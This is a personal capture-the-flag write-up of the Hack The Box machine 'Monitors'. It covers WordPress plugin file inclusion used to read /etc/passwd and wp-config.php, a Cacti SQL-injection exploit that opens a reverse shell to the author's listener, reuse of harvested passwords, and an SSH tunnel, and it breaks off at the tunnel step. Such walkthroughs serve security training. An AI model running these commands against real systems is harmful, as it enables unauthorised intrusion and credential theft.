[HTB] Monitors

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. ApacheOfBiz 17.12.01 - (RCE) `https://www.exploit-db.com/exploits/50178`
> 3. Linpeas Github: `https://github.com/peass-ng/PEASS-ng/releases/tag/20240616-43d0a061`
> 4. Cap_sys_module docker breakout `https://blog.pentesteracademy.com/abusing-sys-module-capability-to-perform-docker-container-breakout-cf5c29956edd`
> 5. 0xdf gitlab: `https://0xdf.gitlab.io/`
> 6. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 7. Privacy search engine `https://metager.org`
> 8. Privacy search engine `https://ghosterysearch.com/`
> 9. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 10. `https://book.hacktricks.xyz/`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Monitors starts off with a WordPress blog that is vulnerable to a local file include vulnerability that allows me to read files from system. In doing so,
I'll discover another virtual host serving a vulnerable version of Cacti, which I'll exploit via SQL injection that leads to code execution. From there,
I'll identify a new service in development running Apache Solr in a Docker container, and exploit that to get into the container. The container is running
privilieged, which I'll abuse by installing a malicious kernel module to get access as root on the host. ~0xdf
```

Skill-set:

```
1. Information Leakage
2. WordPress Plugin Exploitation (Spritz)
3. Local File Inclusion (LFI)
4. Cacti 1.2.12 Exploitation
```

```
5. Apache OfBiz Deserialization Attack (RCE)
6. Docker Breakout(cap_sys_module Capability) [Privilege Escalation]
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.235.40

2. ▷ whichsystem.py 10.129.235.40
[+]==> 10.129.235.40 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan monitors.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3.  ▷ echo $openportz
22,80,3000,5000,8000
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz monitors.htb
6. ▷ qnmap.sh
nmap -A -Pn -n -vvv -oN  -p 22,80 monitors.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
>>> Looking for Apache
Apache httpd 2.4.29
>>> Looking for popular CMS &  Frameworks
|_http-generator: WordPress 5.5.1
>>> Looking for any subdomains that  have come out in the nmap scan
>>> Here are some interesting ports
>>> Listing all the ports
22/tcp open ssh syn-ack OpenSSH 7.6p1  4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
80/tcp open http syn-ack Apache httpd  ((Ubuntu))
Goodbye!
```

openssh (1:7.6p1-4ubuntu0.3) ***Ubuntu Bionic Beaver***

3. **Discovery with *Ubuntu Launchpad***

```
1.  It seems that our server target is an Ubuntu Bionic Beaver.
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.235.40
http://10.129.235.40 [403 Forbidden] Apache[2.4.29], Country[RESERVED][ZZ], Email[admin@monitors.htb], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
IP[10.129.235.40]

2. I got to the site to see why it says `403 Forbidden`

3. http://10.129.235.40/
Sorry, direct IP access is not allowed.
If you are having issues accessing the site then contact the website administrator: admin@monitors.htb

4. That just means the site is using virtual hosting. 90 percent of the time a site will use virtual hosting.

5. ▷ whatweb http://monitors.htb
http://monitors.htb [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.129.235.40], JQuery,
MetaGenerator[WordPress 5.5.1], Script[text/javascript], Title[Welcome to Monitor &#8211; Taking hardware monitoring seriously], UncommonHeaders[link],
WordPress[5.5.1]
```

5. **Manual Enumeration of Website**

```
1. Welcome to Monitor: Taking hardware monitoring seriously
2. We have the wordpress version in the nmap scan and from whatweb.
```

6. **Well known default wordpress pages**

```
1. Since we know this is a Wordpress and the version lets check it out.
2. There is a login site here `http://monitors.htb/wp-login.php`
3. I try admin:admin, guest:guest, admin:root, etc...
4. Error: the password you entered for the username admin is incorrect. Lost your password?
5. So that means `admin` is a valid user on the site.
```

7. **searchsploit**

```
1. ▷ searchsploit wordpress user enumeration
WordPress Core < 4.7.1 - Username Enumeration
2. FAIL this is for 4.7 and below. This wordpress is 5.5.1
```

8. **Enumerating the Wordpress Plugins**


```
1. ▷ find /usr \-name \*plugins\* 2> /dev/null | grep --color seclist
/usr/share/seclists/Discovery/Web-Content/CMS/joomla-plugins.fuzz.txt
/usr/share/seclists/Discovery/Web-Content/CMS/modx-revolution-plugins
/usr/share/seclists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt
```

9. **WFUZZ**

```
1. ▷ wfuzz -c --hc=404 --hh=422 -t  -w /usr/share/seclists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt http://monitors.htb/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web  *
********************************************************
Target: http://monitors.htb/FUZZ
Total requests: 13370
=====================================================================
ID Response Lines Word Chars Payload
=====================================================================
Total time: 0
Processed Requests: 13370
Filtered Requests: 13370
Requests/sec.: 0
2. I did not get any plugins that came back from the wfuzz search.
```

WP plugins directory listing

- #pwn_wordpress_plugins_directory_listing_HTB_monitors



10. **Search for wordpress plugins online**

```
1. Search for `plugins wordpress github`
2. https://github.com/wp-plugins
3. https://github.com/orgs/wp-plugins/repositories
4. 53 thousand repositories about wordrpress plugins.
5. ▷ head -n 150 /usr/share/seclists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt
wp-content/plugins/03talk-community-conference/
wp-content/plugins/1-bit-audio-player/
wp-content/plugins/1-blog-cacher/
wp-content/plugins/10-random-pages-wordpress-widget/
wp-content/plugins/123contactform-for-wordpress/
wp-content/plugins/123linkit-affiliate-marketing-tool/
wp-content/plugins/12seconds-widget/
6. Sometimes you the path to the plugin is an IDOR. Meaning you can just type a path to the default location wordpress saves plugins and many times it is
stored in the same path.
7. Go to `http://mirrors.htb/wp-content/plugins/`
8. I click on the plugin `wp-with-spritz`
```

Find Remote File Inclusion via Spritz

9. **Spritz plugin**

```
1. I do a searchsploit lookup for `Spritz`
2. ▷ searchsploit spritz
WordPress Plugin WP with Spritz 1.0 - Remote File Inclusion | php/webapps/44544.php
3. ▷ searchsploit -x 44544.php
4. /wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../..//..//etc/passwd
5. It looks like a directory traversal.
6. I check the browser. SUCCESS.
7. http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../..//..//etc/passwd
8. I do it with curl as well.
9. ▷ curl -s -X GET "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../..//..//etc/passwd" --path-as-is | grep -
i "sh$"
root:x:0:0:root:/root:/bin/bash
marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash
10. SUCCESS
11. Looks like `marcus` has ssh access.
```

Linux File Exfiltration

10. **Exfiltrating sensitive Linux files using directory traversal**

```
1. I have a list of a few cool Linux files that can give some insight into the box.
2. `/proc/net/fib_trie` This directory will let us know if we are in a container or not.
3. ▷ curl -s -X GET "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../..//..//proc/net/fib_trie" --path-as-is |
grep "172" -A6 | sort -u | bat -l QML
                |-- 10.129.235.40
     +-- 172.16.0.0/14 3 0 4
           |-- 172.17.0.0
        +-- 172.17.0.0/31 1 0 0
           |-- 172.17.0.1
        |-- 172.17.255.255
           |-- 172.18.0.0
        +-- 172.18.0.0/31 1 0 0
           |-- 172.18.0.1
        |-- 172.18.255.255
4. I am not sure if we are in a container or not. I do see the server IP.
5. ▷ curl -s -X GET "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../..//..//etc/os-release" --path-as-is
NAME="Ubuntu"
VERSION="18.04.5 LTS (Bionic Beaver)"
ID=ubuntu
```

```
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.5 LTS"
VERSION_ID="18.04"
6. It says it is a Bionic Beaver.
7. We are NOT in a container. I found this fib_trie command that parses out the data correctly.
8. ▷ curl -s -X GET "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../..//proc/net/fib_trie" --path-as-is |
grep "host LOCAL" -B 1 | grep -oP '\d{1,3}\.\d{1,3}.\d{1,3}.\d{1,3}' | sort -u
10.129.235.40
127.0.0.1
172.17.0.1
172.18.0.1
```

Enumerating for more ports with `/proc/net/tcp`

```
▷ for port in $(curl -s  GET "http://monitors.htb/wp-content/plugins/wp-with-s
pritz/wp.spritz.content.filter.php?url=/proc/net/tcp" | awk '{print $2}' | grep
-v address | awk '{print $2}' FS=":" | sort -u); do echo "[+] Port $port ==> $((
16#$port))"; done
[+] Port 0016 ==> 22
[+] Port 0035 ==> 53
[+] Port 0CEA ==> 3306
[+] Port 20FB ==> 8443
[+] Port 9D74 ==> 40308
```

Hold up, the directory path is not even necessary, lol.

```
1. ▷ curl -s -X GET "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin<snip>

2. Lets find out if there are other ports. I would imagine that there are more ports. Lets find out.

3. ▷ for port in $(curl -s -X GET "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/proc/net/tcp" | awk '{print $2}'
| grep -v address | awk '{print $2}' FS=":" | sort -u); do echo "[+] Port $port ==> $((16#$port))"; done
[+] Port 0016 ==> 22
[+] Port 0035 ==> 53
[+] Port 0CEA ==> 3306
[+] Port 20FB ==> 8443
[+] Port 9D74 ==> 40308

4. SUCCESS we do find some more ports. You do not have to do this for loop or anything you could just do the file inclusion for `/proc/net/tcp` in the
browser and copy the column with the hex ports.

5. view-source:http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/proc/net/tcp

6. ▷ cat tmp | awk '{print $2}' FS="Port" | awk '{print $1}' FS=" "
0016
0035
0CEA
20FB
9D74

7. Take these hex numbers and decode them with a python3 console. >>> Open up a python3 console >>> then just put `0x` before the hex number.

8. ▷ python3
Python 3.7.17 (default, Jun  7 2024, 06:49:56)
[GCC 14.1.1 20240522] on linux
Type "help", "copyright", "credits" or "license" for more information
>>> 0x0CEA
3306
>>> quit()

9. So now we have these ports.
▷ cat tmp | awk '{print $NF}'
22
53
3306
8443
40308
```

12. **Lets look into getting a real shell**

```
1. ▷ echo -n "This is a test." > foo.txt
2. ▷ sudo python3 -m http.server 80
[sudo] password for h@x0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
3. ▷ curl -s -X GET "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=http://10.10.14.27/foo.txt" --path-as-is ; echo
This is a test.
4. SUCCESS, now lets get a real shell
```

WordPress Plugin Gwolle RFI

13. **Gwolle Remote File Inclusion exploit**

```
1. There is a plugin exploit for Gwolle.
2. ▷ searchsploit gwolle
WordPress Plugin Gwolle Guestbook 1.5.3 - RFI | php/webapps/38861.txt
3. ▷ searchsploit -m 38861.txt
4. FAIL, moving on. This does not show me anything different than the RFI we already have.
```

14. **Expanding on the Remote File Inclusion in attempt to get shell.**



```
1. ▷ cat cmd.php
<?php
    system("whoami");
?>
2. I try the RFI we already know we had but with this php file.
3. view-source:http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=http://10.10.14.27/cmd.php
4. FAIL, it uploads it but it will not interpret the php code.
```

`/etc/apache2/sites-enabled/000-default.conf`

15. **Apache has a default config file. First time I have heard of this file was doing this box.**

```
1. Apache has a default config file >>> `/etc/apache2/sites-enabled/000-default.conf`
2. Lets try to exfiltrate it.
3.  ▷ curl -s -X GET "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/etc/apache2/sites-enabled/000-default.conf"
# Default virtual host settings
# Add monitors.htb.conf
# Add cacti-admin.monitors.htb.conf
4. There is a sub-domain `cacti-admin.monitors.htb`
5. I add `cacti-admin.monitors.htb` to my hosts file so it will render.
6. ▷ cat /etc/hosts | grep monitors
10.129.235.40 monitors.htb cacti-admin.monitors.htb
```

Enumerating cacti-admin.monitors.htb



Lets check out this sub-domain

```
1. I type `http://cacti-admin.monitors.htb/` and get redirected to `http://cacti-admin.monitors.htb/cacti/`
2. I google `what is catci CMS`.
3. CMS stands for Content Management System btw.
4.  Cacti - provides a robust and extensible operational monitoring and fault management framework for users around the world. Is also a complete network
graphing solution designed to harness the power of RRDTools data storage and graphing functionality.

Cacti includes a fully distributed and fault tolerant data collection framework, advanced template based automation features for Devices, Graphs and Trees,
multiple data acquisition methods, the ability to be extended through Plugins, Role based User, Group and Domain management features in addition to a
theming engine and multiple language support all right out of the box.

All of this is wrapped in an intuitive, easy to use interface that makes sense for LAN-sized installations up to complex networks with tens of thousands of
devices. ~https://www.cacti.net/
```

wp-config.php


17. **I forgot all about `wp-config.php`. This is a default wordpress config file that we may be able to exfil**

```
1. ▷ curl -s -X GET "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../wp-config.php"
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You dont have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.<snip>
2. SUCCESS, we get the file.
3. Here it is in a base64 wrapper just for context.
-----------------------------------------------------------------------
view-source:http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=php://filter/convert.base64-encode/resource=../../../wp-
config.php
-----------------------------------------------------------------------
4. ▷ cat wp-config.php | grep -i --color 'password' -B2 -A2 | awk '!($7="")' | sed '/^[[:space:]]*$/d'
```

```
define( 'DB_USER', 'wpadmin' );
/** MySQL database password */
define( 'DB_PASSWORD', 'BestAdministrator@2020!' );
/** MySQL hostname */
4. admin:BestAdministrator@2020!
5. I add `admin:BestAdministrator@2020!` to my creds.txt
6. So this seems to be the credentials for the admin of the website.
```

Login to `cacti-admin.monitors.htb`

18. **Log in with the credentials we have exfiltrated.**




```
1. `admin:BestAdministrator@2020!`
2. Lets see if there are any exploits for this framework in exploit-db.
3. ▷ searchsploit cacti
4. Wow, there is a-lot
5. I look to the right of the cacti `admin console` and it says this is verion `Version 1.2.12`
6. I search for the exact version.
7. ▷ searchsploit cacti 1.2.12
Cacti 1.2.12 - 'filter' SQL Injection | php/webapps/49810.py
7. So we know that this exploit will likley do the job because it matches the exact version.
8. I copy this exploit over to my working directory.
9. ▷ searchsploit -m 49810.py
10.
```

'filter' SQL Injection `49810.py` exploit

19. **This exploit fits the exact version of the target cacti framework. Usage of `'filter' SQL Injection 49810.py` exploit.**

```
1. ▷ mv 49810.py cacti_sqli.py

2. I check it out the exploit to see what we are working with. It seems to utilize the mkfifo reverse shell in one of the lines. Looks like a nice exploit.

3. ▷ chmod 744 *.py

4. ▷ python3 cacti_sqli.py
Traceback (most recent call last):
  File "cacti_sqli.py", line 20, in <module>
    from bs4 import BeautifulSoup
ModuleNotFoundError: No module named 'bs4'

5. ▷ pip install bs4
Collecting bs4
  Downloading bs4-0.0.2-py2.py3-none-any.whl (1.2 kB)
Collecting beautifulsoup4
  Downloading beautifulsoup4-4.12.3-py3-none-any.whl (147 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 147.9/147.9 kB 288.7 kB/s eta 0:00:00
Collecting soupsieve>1.2
  Downloading soupsieve-2.4.1-py3-none-any.whl (36 kB)
Installing collected packages: soupsieve, beautifulsoup4, bs4
Successfully installed beautifulsoup4-4.12.3 bs4-0.0.2 soupsieve-2.4.1

[notice] A new release of pip is available: 23.0.1 -> 24.0
[notice] To update, run: pip install --upgrade pip

6. ▷ python3 cacti_sqli.py
usage: cacti_sqli.py [-h] -t <target/host URL> -u <user> -p <password> --lhost
                     <lhost> --lport <lport>
cacti_sqli.py: error: the following arguments are required: -t, -u, -p, --lhost, --lport

7.  Ok, lets get this reverse shell all ready. Set up your listener on port 443.

8. sudo nc -nlvp 443, Now run the exploit. Here is the usage.

9. ▷ python3 cacti_sqli.py -t http://cacti-admin.monitors.htb -u admin -p 'BestAdministrator@2020!' --lhost 10.10.14.27 --lport 443
[+] Connecting to the server...
[+] Retrieving CSRF token...
[+] Got CSRF token: sid:d1e088030bd491a6c889e60597033fd4dd0935f1,1718759875
[+] Trying to log in...
[+] Successfully logged in!
[+] SQL Injection:
"name","hex"
"",""
"admin","$2y$10$TycpbAes3hYvzsbRxUEbc.dTqT0MdgVipJNBYu8b7rUlmB8zn8JwK"
"guest","43e9a4ab75570f5b"
[+] Check your nc listener!

8. SUCCESS, we got shell!
```

Got Shell

20. We got shell as `www-data`

```
www-data@monitors:/usr/share/cacti/cacti$ export TERM=xterm-256color
www-data@monitors:/usr/share/cacti/cacti$ source /etc/skel/.bashrc
www-data@monitors:/usr/share/cacti/cacti$ stty rows 39 columns 187
www-data@monitors:/usr/share/cacti/cacti$ export SHELL=/bin/bash
www-data@monitors:/usr/share/cacti/cacti$ echo $SHELL
/bin/bash
www-data@monitors:/usr/share/cacti/cacti$ nano
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

Press Enter to continue

www-data@monitors:/usr/share/cacti/cacti$ echo $TERM
xterm-256color
www-data@monitors:/usr/share/cacti/cacti$ tty
/dev/pts/0
```

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.235.40 37230
/bin/sh: 0: cant access tty; job control turned off
$ whoami
www-data
2. First thing we always do is upgrade the shell. Well, usually unless we are in a container.
3. $ script /dev/null -c bash
Script started, file is /dev/null
www-data@monitors:/usr/share/cacti/cacti$ ^Z
[1]  + 228919 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 228919 continued  sudo nc -nlvp 443
                                       reset xterm
www-data@monitors:/usr/share/cacti/cacti$ export TERM=xterm-256color
www-data@monitors:/usr/share/cacti/cacti$ source /etc/skel/.bashrc
www-data@monitors:/usr/share/cacti/cacti$ stty rows 40 columns 187
www-data@monitors:/usr/share/cacti/cacti$ export SHELL=/bin/bash
www-data@monitors:/usr/share/cacti/cacti$ echo $SHELL
/bin/bash
www-data@monitors:/usr/share/cacti/cacti$ nano
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.
Press Enter to continue
www-data@monitors:/usr/share/cacti/cacti$ echo $TERM
xterm-256color
www-data@monitors:/usr/share/cacti/cacti$ tty
/dev/pts/0
4. Working much nicer now. Lets start the enumeration.
```

Begin Enumeration as `www-data`

21. Enum as www-data

```
1. www-data@monitors:/usr/share/cacti/cacti$ whoami
www-data
www-data@monitors:/usr/share/cacti/cacti$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@monitors:/usr/share/cacti/cacti$ uname -srm
Linux 4.15.0-151-generic x86_64
www-data@monitors:/usr/share/cacti/cacti$ hostname -I | awk '{print $1}' FS=" "
10.129.235.40
www-data@monitors:/usr/share/cacti/cacti$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.5 LTS (Bionic Beaver)"
2. At least we are not in a container.
3. There are some containers.
4. www-data@monitors:/usr/share/cacti/cacti$ ifconfig | grep -i "inet 172" -B2
br-968a1c1855aa: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
--------------------
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
5. www-data@monitors:/home$ find \-name user.txt 2>/dev/null
./marcus/user.txt
www-data@monitors:/home$ cat ./marcus/user.txt
cat: ./marcus/user.txt: Permission denied
6. We will need to pivot to marcus. There is no `/home/marcus/.ssh/id_rsa` directory
7. www-data@monitors:/home/marcus$ ls -lahr
d--x--x--x 2 marcus marcus 4.0K Nov 10  2020 .backup
8. www-data@monitors:/home/marcus$ cd .backup
9. www-data@monitors:/home/marcus/.backup$ ls
ls: cannot open directory '.': Permission denied
```

Enumerating processes

22. Enumerating processes to detect a vulnerable process running as marcus

```
1. www-data@monitors:/home/marcus/.backup$ cd /tmp
2. www-data@monitors:/$ grep -R "marcus" /etc/ 2>/dev/null
/etc/systemd/system/cacti-backup.service:ExecStart=/home/marcus/.backup/backup.sh
3. I check this file out.
4. www-data@monitors:/$ cat /home/marcus/.backup/backup.sh
```

```
#!/bin/bash
backup_name="cacti_backup"
config_pass="VerticalEdge2020"
zip /tmp/${backup_name}.zip /usr/share/cacti/cacti/*
sshpass -p "${config_pass}" scp /tmp/${backup_name} 192.168.1.14:/opt/backup_collection/${backup_name}.zip
rm /tmp/${backup_name}.zip
5. SUCESS, we find a password.
backup_name="cacti_backup"
config_pass="VerticalEdge2020"
6. We could have done a recursive search for `backup`.
7. I do find it that way as well.
8. www-data@monitors:/$ grep -R "backup" /etc/ 2>/dev/null
 /etc/systemd/system/cacti-backup.service:ExecStart=/home/marcus/.backup/backup.sh
```

Pivot to Marcus

23. **I used the found credential password to switch to Marcus**

```
1. Many times users will use the same password. Marcus used the same password for a backup that he used for his sudo account.
2. www-data@monitors:/$ cd /home
www-data@monitors:/home$
www-data@monitors:/home$ su marcus
Password:
marcus@monitors:/home$ whoami
marcus
marcus@monitors:/home$ cat marcus/user.txt
95a774ec5a34547a7a9a3553e0add180
```

SSH as Marcus

24. **I try to ssh as Marcus even though I did not see a .ssh folder in home. If I get a chance to ssh as a user I will do that instead. The shell is much more stable. If you type `export TERM=xterm` you also get the `CTRL + l` functionality to clear the screen.**

```
1.  ▷ ssh marcus@10.129.235.40
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.235.40' (ED25519) to the list of known hosts.
marcus@10.129.235.40s password: VerticalEdge2020
2. marcus@monitors:~$ whoami
marcus
3. marcus@monitors:~$ cat note.txt
TODO:

Disable phpinfo in php.ini              - DONE
Update docker image for production use  -
4. marcus@monitors:~$ netstat -nat | grep 8443
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN
5. ▷ lsof -i:8443
```

SSH Tunneling

- #pwn_ssh_tunneling_HTB_Monitors_correct_way_to_SSH_Tunnel

25. **Port forwarding port 8443**

```
1. marcus@monitors:~$ cat note.txt
TODO:

Disable phpinfo in php.ini              - DONE
Update docker image for production use  -
2. marcus@monitors:~$ netstat -nat | grep 8443
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN
3. We need to do an ssh tunnel.
4. I exit from the current ssh session.
5. ▷ lsof -i:8443 <<< Checking my local machine that there is nothing on that port.
6. SSHPASS with the -L for SSH Tunneling does not work for me for some reason.
7. `▷ sshpass -p 'VerticalEdge2020' ssh marcus@10.129.235.40`
8. I do this syntax instead. See below.
9. Example:>>> ssh Development@10.10.10.228 -L 1234:127.0.0.1:1234
10. ▷ ssh marcus@10.129.235.40 -L 8443:127.0.0.1:8443
11. marcus@monitors:~$ whoami
marcus
10. So here we are sshing into the target just like before but instead we set up a tunnel as we log in again.
11. I check my local machine again to see if 8443 is now listening.
12. ▷ lsof -i:8443
COMMAND    PID     USER FD   TYPE DEVICE SIZE/OFF NODE NAME
ssh     362476 h@x0r 4u  IPv6 773097      0t0  TCP localhost:pcsync-https (LISTEN)
ssh     362476 h@x0r 5u  IPv4 773098      0t0  TCP localhost:pcsync-https (LISTEN)
